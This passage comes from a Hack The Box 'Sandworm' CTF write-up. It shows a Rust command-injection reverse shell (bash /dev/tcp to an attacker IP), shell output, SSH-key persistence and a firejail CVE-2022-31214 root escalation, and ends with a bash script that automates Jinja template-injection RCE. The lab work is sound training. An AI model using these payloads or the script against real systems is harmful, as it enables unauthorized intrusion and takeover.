Using this process, we validated the ability of the target to reach the attacker over the network with this command injection.

```
...
    let command = Command::new("ping")
        .arg("-c1")
        .arg("10.10.14.207")
        .output()
```

```
        .expect("bash command failed");
...
```

```
┌──(kali㉿kali)-[~/htb/sandworm]
└─$ sudo tcpdump -i tun0 icmp          ping traffic originating from ssa.htb
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
15:04:12.620851 IP ssa.htb > 10.10.14.207: ICMP echo request, id 4, seq 1, length 64
15:04:12.620866 IP 10.10.14.207 > ssa.htb: ICMP echo reply, id 4, seq 1, length 64
15:06:09.216449 IP ssa.htb > 10.10.14.207: ICMP echo request, id 5, seq 1, length 64
15:06:09.216461 IP 10.10.14.207 > ssa.htb: ICMP echo reply, id 5, seq 1, length 64
```

Figure 3.24: .

4 Privesc

4.1 Exploiting TipNet for revshell as `atlas`

Using the payload shown below, we were able to receive a reverse shell as the `atlas` user.

```
...
    let command = Command::new("bash")
        .arg("-c")
        .arg("bash -i >& /dev/tcp/10.10.14.207/9002 0>&1")
        .output()
        .expect("bash command failed");

    if command.status.success() {
        println!("Command success");
    } else {
        println!("Command failed");
...
```

```
┌──(kali㉿kali)-[~/htb/sandworm]
└─$ nc -lvnp 9001                          receiving, upgrading reverse shell as atlas
listening on [any] 9001 ...
connect to [10.10.14.207] from (UNKNOWN) [10.10.11.218] 56664
bash: cannot set terminal process group (471615): Inappropriate ioctl for device
bash: no job control in this shell
atlas@sandworm:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
atlas@sandworm:~$ ^Z
zsh: suspended  nc -lvnp 9001
```

Figure 4.1: .

I enabled persistence by appending my attacker's SSH public key to `/home/atlas/.ssh/authorized_keys`, enabling persistent SSH access to the target as the user `atlas`.

4.2 `firejail` config file




Figure 4.2: .

4.3 Privilege escalation - `firejail` version 0.9.68 CVE-2022-31214




Figure 4.3: .

The host is running version 0.9.68 of `firejail`.

Searchsploit lists two exploits for older versions of this program.

This Seclists article provides a Python exploit for privilege escalation by abusing the CVW.

We transferred the exploit script to the target, ran it as the `atlas` user. We received a shell as `root` and were able to access the `root.txt` flag.



atlas@sandworm:/dev/shm$ python3 firejoin_py.bin
You can now run 'firejail --join=486639' in another terminal to obtain
a shell where 'sudo su -' should grant you a root shell.
1
run exploit
atlas@sandworm:~$ firejail --join=486639
changing root to /proc/486639/root
Warning: cleaning all supplementary groups
Child process initialized in 11.76 ms
2
receive root shell
atlas@sandworm:~$ su -
root@sandworm:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sandworm:~# cd
root@sandworm:~# ls
Cleanup domain.crt domain.csr domain.key root.txt
root@sandworm:~# cat root.txt
9416 1f7a
root@sandworm:~#

Figure 4.4: .

5 Appendix A - `sandworm.sh` script

This was mostly written so I could practice using `getopts` for more robust scripting, but it did prove useful for enumerating and RCE. Feel free to use it.

```
#!/bin/bash



# HTB - Sandworm (Seasonal Week 1)


# Script to automate PGP Jinja template injection


#


# Depends on pgp-pysuite - https://github.com/atriox2510/pgp-pysuite.git


#


# Assumes pgp-pysuite is subdirectory of CWD


function usage() {
    echo -e "\tusage: $0 -u <target> [-c] -p <payload> [-d]"

    echo -e "\n\t-c\t\tindicates that payload is a shell command"
    echo -e "\t\t\totherwise, payload is treated as jinja template injection"

    echo -e "\n\t-d\t\tprint debug info"

    echo -e "\n\t<payload>\tthe raw expression to be evaluated within the"
    echo -e "\t\t\tcurly braces or the os.system() Python system call"
}


# prints only if invoked with -d

function log() {
```

```
    [[ -v DEBUG ]] \
        && echo -e "\e[34m[+]\e[0m $1"
}


[[ $# -lt 4 ]] \
    && usage \
    && exit 1

while getopts ':u:cp:d' OPTION; do
    case "${OPTION}" in
        u)
            TARGET=${OPTARG}
            ;;
        p)
            PAYLOAD="${OPTARG}"
            ;;
        c)
            COMMAND=true
            ;;
        d)
            DEBUG=true
            ;;
        ?)
            usage
            exit 1
            ;;
    esac
done

log "num args: $#"
log "target url: ${TARGET}"
log "payload: ${PAYLOAD}"
[[ -v COMMAND ]] && log "command: ${COMMAND}"
log "debug: ${DEBUG}"



# send pgp stuff with malicious [jinja|python] payload



# generate malicious pgp keypair


KEYGEN="${PWD}/pgp-pysuite/keygen.py"
EMAIL="someguy@gmail.com"


# if -c is unset, generate jinja payload

if [[ ! -v COMMAND ]]; then
    log "generating new keypair with jinja"
```

```
    python3 ${KEYGEN} -p 'password' -n "{{ ${PAYLOAD} }}" -e "${EMAIL}" >/dev/null # suppress
    ↪  pgp-pysuite output

# otherwise generate shell command payload

else
    log "generating new keypair with shellcode"
    python3 ${KEYGEN} \
        -p 'password' \
        -n "{{re-
        ↪  quest.application.__globals__.__builtins__.__import__('os').popen('${PAYLOAD}').read()}}"
        ↪  \
        -e "${EMAIL}" >/dev/null # suppress pgp-pysuite output
fi

PUBKEY=${PWD}/keypgp_uwu.pub.asc
PRIVATEKEY=${PWD}/keypgp_uwu.key.asc

#log "PUBKEY:\n$(cat ${PUBKEY})\n"


#log "PRIVATEKEY:\n$(cat ${PRIVATEKEY})\n"



# encode some sort of message with private key

SIGN="${PWD}/pgp-pysuite/sign.py"
MSG=$(python3 ${SIGN} -c ${PUBKEY} -k ${PRIVATEKEY} -p password -m 'benign message' \
    | awk '/.*BEGIN PGP SIGNED MESSAGE.*/,/.*END PGP SIGNATURE.*/'
)
log "MSG:\n ${MSG}"


# send it to target

result=$(curl -s -ik -X POST \
    "https://${TARGET}/process" \
    --data-urlencode "signed_text=${MSG}" \
    --data-urlencode "public_key=$(cat ${PUBKEY})"\
)

log "result:\n${result}"


# recover exfil data

regex_begin='^.*GOODSIG [[:upper:][:digit:]]{16} '
regex_end='gpg: Good signature'
awk "/${regex_begin}/ { f = 1 } /${regex_end}/ { f = 0 } f" <(echo -n "${result}") \
    | sed -r "s/${regex_begin}//" \
    | sed 's/<.*>.*//'
```

> [!note] Since this script has dubious future utility, the −u flag is not strictly necessary. Again, this was just a learning project.